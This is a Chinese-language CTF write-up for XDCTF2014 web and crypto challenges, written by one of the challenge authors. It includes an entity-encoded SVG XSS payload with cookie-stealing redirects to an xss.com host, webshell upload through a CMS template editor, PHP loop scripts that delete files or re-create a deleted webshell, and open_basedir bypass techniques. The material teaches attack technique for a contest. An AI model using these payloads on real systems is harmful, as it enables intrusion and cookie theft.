

XDCTF2014 部分 Writeup

——web20、web200、web250、crack180、web270

By phithon

<http://www.leavesongs.com>

首先代表我们 XDCTF 主办方对大家说声辛苦了，十一假期本该休息却依旧奋斗在 CTF 第一线。我是 XDCTF2014 的出题人之一，也是服务器的维护者之一，关于比赛不想说太多，有太多不可控制的因素。包括中途停电之类的事情，也备受吐槽。

这份 writeup 是几道 web 题目，我知识面比较窄，所以题目和 writeup 都不能面面俱到，有一些想法在心里却最后没能放出来，所以这里也就不提了。

WEB20

“

什么，小 P 说来点彩头？先出个简单的，就 WEB20 吧。

题目链接： WEB20

hint > 大家不知道复活节要玩什么吗？（非前端题，请勿关注 html 注释、css、javascript 等）

”

WEB20 是我很久以前就出好的一个题目，今年比赛特别多，不过一直没有被人家用上，所以就当个彩头送出来了，没想到还难倒了一批人。

考点是 php 彩蛋。只要运行 PHP 的服务器上，访问任何网页都可以在 URL 后添加以下字符串来查看信息：

?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000 (PHP 信息列表)

?=PHPE9568F34-D428-11d2-A769-00AA001ACF42 (PHP 的 LOGO)

?=PHPE9568F35-D428-11d2-A769-00AA001ACF42 (Zend LOGO)

?=PHPE9568F36-D428-11d2-A769-00AA001ACF42 (PHP LOGO 蓝色大象)

基本很多 php 网站都存在彩蛋，比如乌云：



PHP Credits

PHP Group	
Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski	
Language Design & Concept	
Andi Gutmans, Rasmus Lerdorf, Zeev Suraski, Marcus Boerger	
PHP Authors	
Contribution	Authors
Zend Scripting Language Engine	Andi Gutmans, Zeev Suraski, Stanislav Malyshev, Marcus Boerger, Dmitry Stogov
Extension Module API	Andi Gutmans, Zeev Suraski, Andrei Zmievski
UNIX Build and Modularization	Stig Bakken, Sascha Schumann, Jani Taskinen
Windows Port	Shane Caraveo, Zeev Suraski, Wex Furlong, Pierre-Alain Joye
Server API (SAPI) Abstraction Layer	Andi Gutmans, Shane Caraveo, Zeev Suraski
Streams Abstraction Layer	Wex Furlong, Sara Golemon
PHP Data Objects Layer	Wex Furlong, Marcus Boerger, Sterling Hughes, George Schlossnagle, Ilia Alshanetsky
SAPI Modules	
Contribution	Authors
AOLserver	Sascha Schumann

所以我们可以通过在网站域名后面加“彩蛋”来判断一个网站是否是由 php 编写的。是否显示 php 彩蛋是通过 php.ini 中 expose_php 来控制的，设置为 Off 则不会显示了。

WEB200

“
自从小 P 告诉离休老干部 le4f python 怎么写网站以后，就一发不可收拾。
这是 le4f 的新作：<http://y0pk678.xdctf.com:8081/>
说明：本题 flag 形式为 XDCTF{XXXX}，填入 XXXX 内容即可。
”

这题是冷夜出的一道题，分给的高了，是我的错。

一个 web.py 写的简单 web 应用，访问首页发现一具话“u may need help information.”，于是访问 <http://y0pk678.xdctf.com:8081/help>，查看源码发现一个超链接：



由超链接样子可以猜到是一个文件读取，访问之，发现应该是一个说明：



这是newapp.py的说明文件

我猜你可能不知道还有第二行

而且每次刷新出来的内容不一样。每次出来两行，可能是随机显示的。既然这里说了是 newapp.py，那就把 file=readme 换成 file=newapp.py 看看：



```
#!/usr/bin/env python
#coding=utf-8
```


很明显是一个 python 文件，但每次访问只显示两行。
于是自己写个简单的爬虫或用 burpsuite 将所有行读取出来，得到 newapp.py 的内容：



```
#!/usr/bin/env python
#coding=utf-8
__author__ = 'le4f.net'
import web
import random
urls = (
    '/getflag', 'xdctf',
    '/help', 'help',
    '/read', 'read',
    '.*', 'ctf'
)
def func(a):
    if a == 'le4f.net':
        flag = open("/etc/xdctf2014/flagishere", "r").readlines()[0].strip()
        web.header('flag', flag)
        return 'Nice Job!!!'
    else:
        pass
class xdctf:
    def GET(self):
        try:
            web.input(_unicode=func(web.input(unabletoread = 'show me flag!!!').get('unabletoread'))))
            return "flag is here?!show me flag!!!"
        except:
            pass
class ctf:
    def GET(self):
        try:
            return "u may need help information."
        except:
            pass
```

如图，关键代码已圈出。在 xdctf 函数中（通过前面的路由规则可知访问/getflag 会转到 xdctf 函数），如果 web.input()['unabletoread'] == 'le4f.net'，则读到一个什么文件，把内容通过 header 发给我。

于是就访问 <http://y0pk678.xdctf.com:8081/getflag?unabletoread=le4f.net> 即可以在数据包中找到 flag：



WEB250

一个存在 XSS 的留言板。

注册登录以后会有这样的提示：使用如下方式让留言更漂亮：

[a]http://超链接[/a]、[b]粗体[/b]、[pre]代码[/pre]、[i]斜体[/i]等，不允许引用图片。

随便 fuzz 测试一下发现很多特殊符号被过滤了，包括<、>、”、=、(、)等，但后面会把[、]转换成<、>，也就是说我们可以引入 html 标签。但问题是=没有了，用不了(没等号)，javascript 也各种用不了。

所以这里需要用到的知识是<svg>，在<svg>中的<script>代码可以用 html 实体代替。比如 <svg><script>alert(1)</script> 可以换成 “<svg><script>alert(1)</script>”，不过 html 实体的分号不能丢，这跟 html 属性中实体的分号可以省略不同。

所以这里输入 [svg][script]&# 97;&# 108;&# 101;&# 114;&# 116;&# 40;&# 49;&# 41;</script]即可弹窗：

在线留言

使用如下方式让留言更漂亮：

[a]http://超链接[/a]、[b]
粗体[/b]、[pre]代码[/pre]
、[i]斜体[/i]等，不允许引
用图片。

```
[svg]  
[script]&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;[/script]
```

提交

Isoyon.xdctf.com:8081 上的网页显示：

1

确定



admin 评论于 2014-10-02 12:56:31 删除此条留言

弹窗后有的同学就直接 `document.write('<script src=xxx></script>')` 开始了，这样肯定是不行的，因为我加了个小小的坑，做了 `csp` 限制，当然不是让你绕过 `csp`，因为我并没有限制内联脚本执行。

所以直接利用 `xss` 平台来加载远程 `js`，执行代码是不现实了（`csp` 里限制了加载外部资源），也不能通过常规的 `new Image().src` 来传递 `cookie` 了。

换个方式即可，

`location.href="http://xss.com/?cookie="+escape(document.cookie),`

或者

`var`

`a=document.createElement("a");a.href='http://xss.com/?cookie='+escape(document.cookie);a.click();`

都可以。让页面跳转到你的 xss 平台并将 cookie 带在参数中即可。

这道 XSS 题还有另一个思路，注册的时候的用户名写成 javascript 代码，如“*/alert(1);/*”，然后发表两条留言，[/script]和[script]，这样就能拼接而成一个完整的 payload。

CRACK180

“

ZZ 发现土豪 Ph 在用 SafeAccountSystem 给 Le4f 打一笔退休金\$23333，ZZ 截断了支付过程的密文，打算捉弄一下他们把退休金打到自己账户 Z2333 上。

密文点此处下载: <http://game1.xdctf.com:8081/Z4l2Lu7XkNBa/crypt.txt>

支付系统的地址 `game1.xdctf.com` 端口，50008，请用 nc 连接（telnet 不行）

本题考点加密与解密，可是没这个分类，真拙计。

本题 flag 形如 `xdctf{xxx}`，答案填入 xxx 即可。

”

下载劫持到的支付密文，可以看出混有培根密码，将其中的培根转换为正常字符，

595270AABAA5853AAAAB133AABAA07AAAABAAABBAAB5AAABB7AABAB827A
AABB0AAABBAABAB6AAAAA910AAABBAABAA23289280801AABABAAAAAABAA
AABABAAABBAABBB4078AABAA56AABABAAAAB8AAABA2AAAAB5AAABA881AA
BAB2AAAAB7AABAB58AAAAA096AAAAA367AAAAA32AAAABAABAA33AAABB724
8989AAABB6AAAAB2319AABAB091AABABAABAB4AAAAA12AABABAABAB2AAAA
A4717AAABB4AAABA01AAAAB242927AAAABAABAA0643AABAB06AABABAAAABA
ABAA29AAAAB10AAAAAABAA

解密后：

595270e5853b133e07bdb5d7f827d0df6a910de23289280801faefdd4078e56fb8c2b5c881f2b7f58a
096a367a32be33d7248989d6b2319f091ff4a12ff2a4717d4c01b242927be0643f06fbe29b10ae

登陆题目系统，建立账户测试，比如建立账户 Alice 和 Bob，然后选择支付模式 1，支付数额 100，然后系统提示余额不足，支付失败。

改变支付数额，比如改为 200，其他信息不变，可以发现密文中只有一段密文变化，由此可猜测密文是分组加密，提取劫持到的密文中的这一部分。

继续改变收款人和支付人的姓名进行测试，可以确定收款人和支付人在密文中的位置。确定之后，改变支付方式，确定 Ph 使用的支付方式为第三种。并且发现 One-time-password 并不是一次性的。

最后确定密文格式如下

收款人+支付方式+One-Time-Password+支付人+支付数额

提取其中的 OneTimePassword，为 b8c2b5c881f2b7f58a096a367a32be33

根据系统流程，sender 输入 Ph，正确输入 OneTimePassword，Receiver 输入 Z2333，支付方式选择 3，数额为 23333 即可弹出 flag `xdctf{d4d5906bb2f30b3bbbc1d915e6ba0f7321}`

WEB270

“

小 P 睡了一觉起来，发现黑客们都饥渴难耐，想日站想疯了。

小 P 默默地看了看自己的网站：<http://ph.xdctf.com:8082/>

感觉不知道放个什么程序比较好，而同服的另一个网站居然已经运营很久了：

<http://hlecgsp1.xdctf.com:8082/>

真不知道该怎么办……

ps.

这是一个系列题目，分步骤给分。一共 4 个 FLAG 都在小 P 网站所在的服务器中。

请黑客们不要破坏网站文件、数据库。一旦发现有阻碍比赛正常进行的现象，将会恢复服务器到最初状态。


说明：4 个 flag 都形如 flag-xxxx

”

这题考点是 cms 渗透+open_basedir 绕过。

一共四个 flag，实际上除了第三个，都比较好拿。

首先来到 phpok，<http://wooyun.org/bugs/wooyun-2010-064360> 这里有一个现成的注入，构造一下获得管理员密码：



```
{ "status": "ok", "content":  
  [ { "id": "admin", "parent_id": "d123789fd311dddeb7ce41f06a6d71fd:a5", "site_id": "", "module":  
    c=19" } ] }
```

解密得到密码为 198712，进入后台。在 smtp 密码处得到一个 flag。

后台编辑风格处将模板后缀名改为 php:

[内容](#)
[订单](#)
[会员](#)
[工具](#)
[设置](#)
[网站首页](#)
[清空缓存](#)

[项目管理](#)
[模块管理](#)
[表单选项](#)
[邮件通知模板](#)
[核心配置](#)
[风格管理](#)
[管理员维护](#)
[站点管理](#)

» 编辑风格信息

风格方案名称：设置风格的名称，支持各种语言，此名称仅用于管理

测试风格

风格开发人员：设置风格的开发人员名称，团体请填写团体名称，尊重设计师及其劳动果实

文件夹：请风格根目录tpl/下创建相应的文件夹名称（文件夹名称支持字母，数字及下划线）

test

刷新参数：设置是否自动判断刷新和是否使用强制刷新

☐ 自动刷新
☐ 强制刷新

目录改写：多个目录用英文逗号隔开，点按钮添加再点一次删除（Linux下大小写有区分）

[CSS](#)
[Style](#)
[Js](#)
[JavaScript](#)
[Script](#)
[Images](#)
[Image](#)
[清空](#)

模板后缀名：推荐您使用php作为模板后缀名，可以防止别人下载模板，为空使用html

php

提交

然后编辑模板，添加一个 php 文件，写入 shell 即可。

消息

填写要模板文件名（含扩展名php）
 仅持数字，字母，下划线及点：

shell.php

[确定](#)
[取消](#)

在网站根目录下文件中找到第二个 flag。

关于 GETSHELL 这部分，有同学在比赛期间和我反应，说有人删 shell，这是所有 ctf 里都无法避免的。下面是我曾经用过的一个猥琐脚本：

```
<?php
ignore_user_abort(true);
set_time_limit(0);
$file = isset($_GET['file']) ? $_GET['file'] : 'test.txt';

while (TRUE) {
    if (file_exists($file)) {
        @unlink($file);
    }
}
```



```

    }
    usleep(50);
}
?>

```

让代码进驻在内存中，循环删除某个文件。当然，同样也可以变成某个目录的所有文件。既然无法避免，那么为何我们不能与选择与之抗衡呢？比如我们再来一个“防删脚本”：

```

<?php
ignore_user_abort(true);
set_time_limit(0);
$file = __FILE__; // or xxx.php
$shell = isset($_GET['shell']) ? $_GET['shell'] : file_get_contents($file);

while (TRUE) {
    if (!file_exists($file)) {
        file_put_contents($file, $shell);
    }
    usleep(50);
}
?>

```

让代码进驻在内存中，循环判断。一旦发现自己的文件被删除了，就重新写入。

当然，后来我把 `unlink` 禁用了，不过其实是无法阻止删 `shell` 现象的，因为就算不能删除，也可以把文件覆盖掉，只要让你没法连接即可。而且，写文件的函数是没法禁用的，否则影响比赛的正常进行。

再者，有些同学拿到 `webshell` 了以后一看到服务器是 `linux` 并且版本很高（3.2），就无处下手了。假如没有其他人提示说去绕过 `open_basedir`，最终又有多少人能做出这道题，因为我观察过，`web270-3` 出来很久也没有人做出来，已经有人说坑了，但当第一个人做出来以后基本人数就是直线上升。我不恶意揣测存在交换 `key` 的现象，但一定存在做出来的人给没做出来的提示，或询问做题思路的现象。

第三、四个 `flag` 在同服的另一个网站中，但因为 `php` 设置了 `open_basedir`，所以似乎无法跨目录读取文件什么的。

绕过 `open_basedir` 有几个思路：

- 1.mysql 账户如果有 `file_priv` 权限，则可以通过 `mysql load_file` 来跨目录读文件。
- 2.利用一些 `php` 漏洞绕过 `open_basedir`
- 3.Php 如果能执行命令，则直接通过命令行访问 `open_basedir` 以外的目录即可。
- 4.提权

第 3、4 个在本题中不现实，因为能执行命令的函数都被禁用了。而我特地给 `mysql` 账户 `phpok` 给予了 `file_priv` 权限，所以可以通过 `mysql load_file` 读取 `/home/wwwroot/ph/config.php` 中的 `flag`，得到第四个 `flag`。

绕过 `open_basedir` 的 CVE 也有很多：

写文件：CVE-2012-1171(libxml)

CVE-2012-3365(SQLite)

读文件：CVE-2012-1171

列目录：http://ahack.ru/releases/glob_wrapper_open_basedir_exploit.php.txt

当然，之前 `parsec` 团队的 `/fd` 曾经在 `zone` 里发过一个利用脚本：

<http://zone.wooyun.org/content/11268> 。这里可以直接上。

列出目录/home/wwwroot/ph/, 目录下的一个 flag-开头的文件名, 即为第三个 flag。

所以, 不能盲目信任 php 的 open_basedir, 如果要配置好虚拟主机环境, 可以参考我之前的一篇文章: <http://www.leavesongs.com/PENETRATION/nginx-safe-dir.html>

一些感想

这次比赛所有的 nginx 环境都是严格按照上文中方法搭建(当然不包括 WEB270 那个可被绕过的), 杜绝了跨目录等影响, 不同的题目放在不同虚拟主机下运行, 互不干扰, 保证了初赛环境的安全。

本次比赛交换 key 的现象依旧存在, 比如 web270[3], 之前说了, 题目出来以后很长时间内没有人提交 flag, 但当第一个人提交了 flag 以后人数很快就上去了。

当然我在很多群中也发现有交换 key 或讨论题目详情的现象, 此为 CTF 常态, 我就不多说了。

我个人很少参加 ctf 比赛, 不像 L 团队中其他同学, 所以出的题目如果有些不好的地方, 也希望各位能够海涵。此次题目重点在逆向和溢出, 也是历年 XDCTF 最后拿分的类别, 也希望各位能更加关注这两类题目。

决赛的环境会比预赛丰富精彩, 敬请期待。

当然, 感谢西电的其他几位主办方同学, 特别是 rabbit2013 同学, 出题+审题是最辛苦的。这些活本该是我和 XDSEC 一些成员一起做的, 但因为诸多原因打了个小酱油, 包括之前去 ISC 耽误了很多事情, 深表抱歉!